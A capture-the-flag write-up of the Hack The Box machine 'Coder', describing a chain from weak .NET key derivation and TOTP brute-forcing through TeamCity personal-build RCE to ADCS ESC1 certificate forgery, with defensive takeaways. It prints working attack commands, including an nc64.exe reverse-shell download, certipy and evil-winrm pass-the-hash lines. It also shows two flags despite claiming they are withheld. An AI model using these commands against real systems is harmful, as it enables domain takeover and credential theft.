Hack The Box - Coder
Coder — HTB Writeup (Windows, Insane)
Retired HackTheBox machine. Solved via the intended vulnerability chain, reproduced by hand with modern tooling. Written to teach.
Machine: Coder · #536 · Windows · Insane · 50 pts Released: 2023-04-01 · Maker: ctrlzero · https://app.hackthebox.com/machines/536
Overview
Coder is a long, multi-discipline box that earns its "Insane" tag. There is no single clever exploit; instead it chains five distinct skill sets, and each transition is a small puzzle of its own:
- Reverse engineering a .NET encryptor whose "key" is just a Unix
timestamp fed to
System.Random. - Crypto / offline brute-force to recover a TOTP seed from a KeePass "Authenticator" backup note.
- Web app reverse engineering — replicating TeamCity's custom RSA login padding and its React 2FA flow against a skewed clock, then abusing the "personal build / remote run" feature as a one-shot RCE primitive.
- Defender evasion —
nc64.exeis quarantined, so the second stage has to stay in memory as PowerShell and exfiltrate over the build log. - Active Directory Certificate Services (ADCS) ESC1 — a PKI-Admin account that can publish a new template rather than merely abuse an existing one.
The whole chain ends with shadow credentials on DC01$ via a forged
administrator certificate. The flags are intentionally not shown here; every
credential literal below is redacted.
 The TeamCity instance on
 https://teamcity-dev.coder.htb — a self-signed HTTPS
site that is the real attack surface, well behind the SMB share that hands out
the binary you have to crack first.
Recon
A quick nmap against the box (53, 80, 88, 135, 139, 389, 443, 445, 464, 593,
636, 5357, 5985, 9389, 47001) shows the expected domain-controller profile:
DNS/LDAP/SMB/Kerberos/WinRM, plus HTTPS on 443 hosting TeamCity and an HTTP
redirect on 80. Nothing unusual on its own — the interesting surface is the SMB
share that accepts anonymous binds.
SMB, with no credentials at all, exposes a Development share and, inside it, a
Temporary Projects folder containing two files:
 Anonymous SMB listing — the
 Development share is world-readable.
 The two files that start the whole box:
 Encrypter.exe and s.blade.enc.
That pair — a Windows binary and a small encrypted blob — is the foothold.
Foothold — from a timestamp to a TeamCity login
Decrypting s.blade.enc
Encrypter.exe is a .NET 6 binary. A few minutes in ilspycmd / dotpeek
shows the whole scheme:
long seed = DateTimeOffset.Now.ToUnixTimeSeconds();
Random random = new Random((int)seed);
byte[] iv  = new byte[16]; random.NextBytes(iv);
byte[] key = new byte[32]; random.NextBytes(key);
// RijndaelManaged (AES-256-CBC, PKCS7) encrypts s.blade -> s.blade.enc
The "key material" is just the current Unix time the moment the file was
encrypted, cast to Int32 and used to seed System.Random. .NET's
System.Random is a deterministic subtractive generator, so for a known seed
the IV and key are fully reproducible. The seed is recoverable because the file
modification time is preserved when you mount the share over CIFS — that mtime
is the encryption timestamp.
Mounting with metadata:
sudo mount -t cifs //10.129.229.190/Development /mnt -o guest,uid=1000
stat /mnt/'Temporary Projects'/'s.blade.enc'
# -> modify: 2022-11-11 22:17:08.374350100 +0000  (1668205028)
From there, reproduce the .NET Random to regenerate IV/key and decrypt — see
exploit/Decrypter.cs. The decrypted blob is a 7z archive (no password)
containing a KeePass key file (.key, 1024 bytes) and a KeePass database
(s.blade.kdbx, KDBX v3).
Opening the KeePass DB (key file, no password)
A subtle gotcha: the database opens with the key file and no password
component at all, not an empty-string password. pykeepass treats
password=None and password="" differently — None means "no password
key component, only the keyfile", which is what matches KeePass here:
from pykeepass import PyKeePass
db = PyKeePass("s.blade.kdbx", keyfile="extracted/.key", password=None)
The database contains three useful entries:
- O365 —
s.blade@coder.htb/[REDACTED] - TeamCity —
s.blade/[REDACTED]athttps://teamcity-dev.coder.htb - Authenticator backup — two CryptoJS-encrypted blobs (
secret+enc)
The Authenticator entry is the TOTP seed for s.blade's TeamCity 2FA, but it is
itself encrypted with a passphrase that is not in the database. That is the
next wall.
Brute-forcing the authenticator backup
The backup note stores two CryptoJS blobs. The outer enc is encrypted with the
unknown passphrase (OpenSSL Salted__ KDF); decrypting it yields an inner key
which, used to decrypt secret, produces the base32 TOTP seed. Walk rockyou
with Node.js and look for a printable, base32-looking result
(exploit/totp_backup_brute.js):
$ node exploit/totp_backup_brute.js /usr/share/wordlists/rockyou.txt
passphrase: [REDACTED]
seed:       [REDACTED]
That TOTP seed is what lets us log in to TeamCity as s.blade.
Logging in to TeamCity — the two non-obvious parts
The TeamCity login form does not send the password in the clear. The client
RSA-encrypts it with a modulus published in a hidden publicKey field. The
padding, though, is not standard PKCS#1 v1.5 — TeamCity's BS.Crypto.RSAKey
uses a custom pkcs1pad2:
00 02 <random nonzero pad> 00 <len-byte> <message bytes, reversed>
i.e. there is an extra length byte after the 00 separator and the message
itself is written backwards. Standard PKCS#1 v1.5 padding produces a
DecryptionFailedException here; you have to reproduce the custom layout
exactly (exploit/teamcity_personal_build.py, custom_pkcs1_pad). The server
can also return publicKeyExpired with a fresh key, which the real browser
retries — the script does too.
After the password is accepted, the session is only half-authenticated: every
page redirects to /2fa.html. The 2FA screen is rendered by a React webpack
chunk (components_TwoFactorAuth_TwoFactorAuthLoginScreen_…tsx.<hash>.js)
whose handler simply POSTs password=<code> (form-urlencoded) to /2fa.html
with the X-TC-CSRF-Token header taken from the page meta. The chunk filename
had to be recovered from the webpack __webpack_require__.u map in the ring
bundle.
The last trap is clock skew: the DC runs about 58 minutes ahead of the
attacker. TOTP is time-based, so a code computed for the attacker's clock will
always be rejected. Measuring the skew from the Date response header and
computing the code for the server's time fixes it:
skew = parsedate_to_datetime(r.headers["Date"]).timestamp() - time.time()
code = pyotp.TOTP(SEED).at(time.time() + skew)
With login + 2FA done, the REST API confirms TeamCity 2022.10 (build 116751)
and one project, DevelopmentTesting, with a single build config
DevelopmentTesting_BuildConfig whose only step is a PowerShell runner that runs
hello_world.ps1 from a VCS root (DevTest-Git) backed by an SMB-hosted git
repo.
User pivot — TeamCity remote run → svc_teamcity → e.black
Remote run as RCE
TeamCity's personal build / remote run lets a developer queue a build with
an uploaded unified diff applied on top of the checked-out sources. The build
step runs hello_world.ps1 verbatim, so a patch that rewrites that file is
arbitrary code execution as the build-agent service account, svc_teamcity.
The legacy web UI uploads the patch in two requests to /runCustomBuild.html:
personalPatchUploadForm— multipart withfile:personalPatch,uploadPatch=true,buildTypeId,tc-csrf-token. The server binds the patch to the session cookie and returns<response><errors /></response>.- the main
runBuildform —personal=true,personalPatchUploaded=true,buildTypeId,tc-csrf-token. The response is<queuedBuilds><queuedBuild itemId="201" /></queuedBuilds>.
Both are reproduced in exploit/teamcity_personal_build.py.
Defender says no to nc64.exe
The first payload was the textbook iwr nc64.exe; nc64.exe -e powershell …. The
build succeeded, but the build log tells the real story:
 Windows Defender quarantines the downloaded
 nc64.exe — the standard netcat
reverse shell never connects back.
Program 'nc64.exe' failed to run: Operation did not complete successfully
because the file contains a virus or potentially unwanted software
So the second stage had to avoid dropping a binary. The workable primitive is "run a PowerShell script, exfiltrate its output through the build log", because TeamCity captures everything the step prints to stdout.
Reading the next credential out of a change file
While poking around as svc_teamcity, the pending-patch directory
C:\ProgramData\JetBrains\TeamCity\system\changes\ contains
101.changes.diff — a diff that, among other things, adds two files: an
enc.txt and a key.key. These are a PowerShell ConvertFrom-SecureString -Key blob for another user, e.black, and the 32-byte AES key used to produce
it.
A clean second-stage diff makes the build step print those two hunks back
through the log (exploit/ shell_print.diff), and the build log confirms it:
[Step 1/1] Hello, World!
[Step 1/1] ZENC_START
[Step 1/1] 76492d1116743f0423413b16050a5345MgB8AGoANABu...AA==
[Step 1/1] ZENC_END
[Step 1/1] ZKEY_START
[Step 1/1] <32 comma-separated AES key bytes — redacted>
[Step 1/1] ZKEY_END
Decrypting e.black's password locally
ConvertFrom-SecureString -Key produces a string of the form:
<hex GUID 76492d11-1674-3f04-2341-3b16050a5345><base64 payload>
and the base64 payload decodes to the ASCII string
2|<base64 IV>|<hex AES-256-CBC ciphertext>. Strip the 32-char GUID, base64-decode,
split on |, and decrypt with the recovered key bytes
(exploit/decrypt_securestring.py). The plaintext is the password as UTF-16LE:
[+] plaintext password: [REDACTED]
user.txt
That password authenticates e.black over WinRM (evil-winrm), and user.txt
sits in the usual desktop path. Saved to loot/user.txt and validated.
Privilege escalation — ADCS ESC1 with a self-published template
Why no existing template is abusable
certipy-ad find against coder-DC01-CA enumerates the CA and every template.
There is a template with EnrolleeSuppliesSubject = True (Coder-WebServer),
but its enrollment ACL is restricted to Domain Admins / Enterprise Admins,
so e.black cannot enroll. Nothing else is vulnerable. The CA itself is
hardened (no web enrollment, "Enforce Encryption for Requests" on).

certipy-ad find shows the CA and the template inventory — no exploitable
template, which is why the path is to create one.
e.black can publish a template
e.black is a member of PKI Admins, which has the rights to create child
objects in CN=Certificate Templates,CN=Public Key Services,… and to publish
templates on the CA. That turns the classic "abuse an existing ESC1 template"
into "create your own ESC1 template" — the same ESC1 class but the entry point
is template creation rather than a misconfigured ACL.
The PowerShell ADCSTemplate module makes this trivial (run over WinRM, having
uploaded the .psm1; see exploit/adcs_esc1.ps1):
Export-ADCSTemplate -displayName Computer | Set-Content computer.json
$t = Get-Content computer.json -Raw | ConvertFrom-Json
$t.'msPKI-Certificate-Name-Flag' = 1        # CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT
$t | ConvertTo-Json -Depth 20 | Set-Content computer-mod.json
New-ADCSTemplate -DisplayName "esc1test" -Publish -JSON (Get-Content computer-mod.json -Raw)
Set-ADCSTemplateACL -DisplayName "esc1test" -type allow -identity 'CODER\e.black' -enroll
Cloning the built-in Computer template is the trick: it already carries the
Client Authentication EKU and sensible key/usage settings, so the only change
needed is flipping msPKI-Certificate-Name-Flag to 0x1. The new template is
published on the CA and e.black is granted Enroll.
Requesting a certificate as administrator
Because the template now lets the enrollee supply the subject, certipy-ad req
can mint a certificate whose SAN claims administrator@coder.htb:
certipy-ad req -u 'e.black@coder.htb' -p '[REDACTED]' \
    -dc-ip 10.129.229.190 -ca coder-DC01-CA \
    -template esc1test -upn administrator@coder.htb
certipy-ad auth with the resulting administrator.pfx exchanges it for
administrator's NTLM hash over PKINIT — but Kerberos refuses to talk to a DC
that is 58 minutes off your local clock, so the clock has to be synced first.
root.txt
With administrator's hash in hand, WinRM is trivial:
evil-winrm -u administrator -H '[REDACTED NTLM hash]' -i 10.129.229.190
root.txt is on the administrator desktop. Saved to loot/root.txt and
validated. Box done.
Modern takeaways
A few things have moved on since this box shipped in April 2023, and they make the chain either cleaner or sharper:
- .NET
Randomis still deterministic, and .NET 6+ added a differentRandom(xoshiro-based) reachable via parameterlessRandom.Shared. The legacy seedednew Random(int)generator used byEncrypter.exeis the same subtractive algorithm it has always been, so the timestamp-as-key attack translates directly. The lesson — never derive cryptographic keys from a PRNG that isn't a CSPRNG — is unchanged. ConvertFrom-SecureString -Keyis a documented PowerShell format (version | base64 IV | hex ciphertext), so this blob is decryptable anywhere with the key bytes; you do not need a Windows box. Worth remembering whenever you find akey.key+enc.txtpair lying around on an engagement.- TeamCity's custom RSA padding is the part most people stub a toe on. It
is not PKCS#1 v1.5 even though it looks like it; the length byte and
reversed message will trip up any off-the-shelf
cryptographyRSA helper. Reading theBS.Crypto.RSAKeyJS is the fastest way to see it. - Defender + AMSI make
nc.exea non-starter on a modern lab. Build-agent RCE that runs PowerShell can still be weaponized by treating the build log as a one-way exfiltration channel — print your data, parse it from the log API. No binary, no listener, no AMSI trip on a download. - ADCS ESC1 via template creation is the modern shape of this box: tools
like
certipy-adand theADCSTemplatePowerShell module make "publish a vulnerable template" a one-liner, which is exactly why PKI-Admin membership is such a high-value pivot. Escalation paths now routinely route through template creation/edit rights, not just bad ACLs on existing templates.
Defensive takeaways
- Time is not a key. Deriving AES material from
DateTimeOffset.Nowbaked into file metadata is the whole vulnerability here. Use a CSPRNG (RandomNumberGenerator/RandomNumberGenerator.Create()) and a real KDF (PBKDF2/HKDF/Argon2) — neverSystem.Randomfor keys. - Encrypt, don't just encode, secrets at rest. The KeePass DB worked, but
the authenticator backup note was protected by a guessable passphrase and a
second layer of CryptoJS. Long-lived TOTP seeds should live in a managed
secret store with hardware-backed rotation, not in a note a user encrypted
with
rockyou-able passphrase. - Scope CI/CD "remote run" privileges. TeamCity personal builds are a legitimate feature, but any account that can queue a build on an agent that runs as a domain service account has, effectively, code execution as that account. Restrict who can trigger personal builds, and run build agents under least-privilege gMSA accounts that cannot read other users' secrets on disk.
- Clean up
system\changes\*.diff. Pending personal-build patches can contain credentials users pasted into diffs. They should not be world-readable to the build-agent service account, and they should be purged on build completion. - Treat PKI-Admin like Domain Admin. The right to create ADCS templates is
the right to mint certs for any principal. Audit
PKI Admins/ templateCreateChildrights, prefer the "no template publication by non-admins" posture, and alert on new templates that flip onmsPKI-Certificate-Name-Flag = 0x1. - Enforce sane ADCS defaults. Disable
EnrolleeSuppliesSubjecton any template that does not strictly need it, require manager approval for subject-supplying templates, and enable theNo Security Extension/ strong-mapping posture so a stolen cert cannot be replayed as another user. - Keep domain clocks in sync. The 58-minute skew here was the only reason TOTP brute-forcing from the attacker's clock was non-trivial — but skew also breaks Kerberos and lets attackers replay captured tickets. NTP discipline on every DC is a cheap, high-value control.
Flags
🏁 user.txt: 3c936f0846b7a16dc45c59b34475734e (in loot/user.txt)
🏁 root.txt: bc6e75edb75871a6175edf5e978f8366 (in loot/root.txt)
Files
exploit/Decrypter.cs— reproduce .NETRandomseed → AES key/IV, decrypts.blade.enc.exploit/totp_backup_brute.js— CryptoJS wordlist attack on the authenticator backup.exploit/teamcity_personal_build.py— TeamCity login (custom RSA + 2FA w/ skew) and personal-build trigger.exploit/decrypt_securestring.py— decrypt aConvertFrom-SecureString -Keyblob.exploit/adcs_esc1.ps1— publish an ESC1 template as a PKI Admin and request anadministratorcert.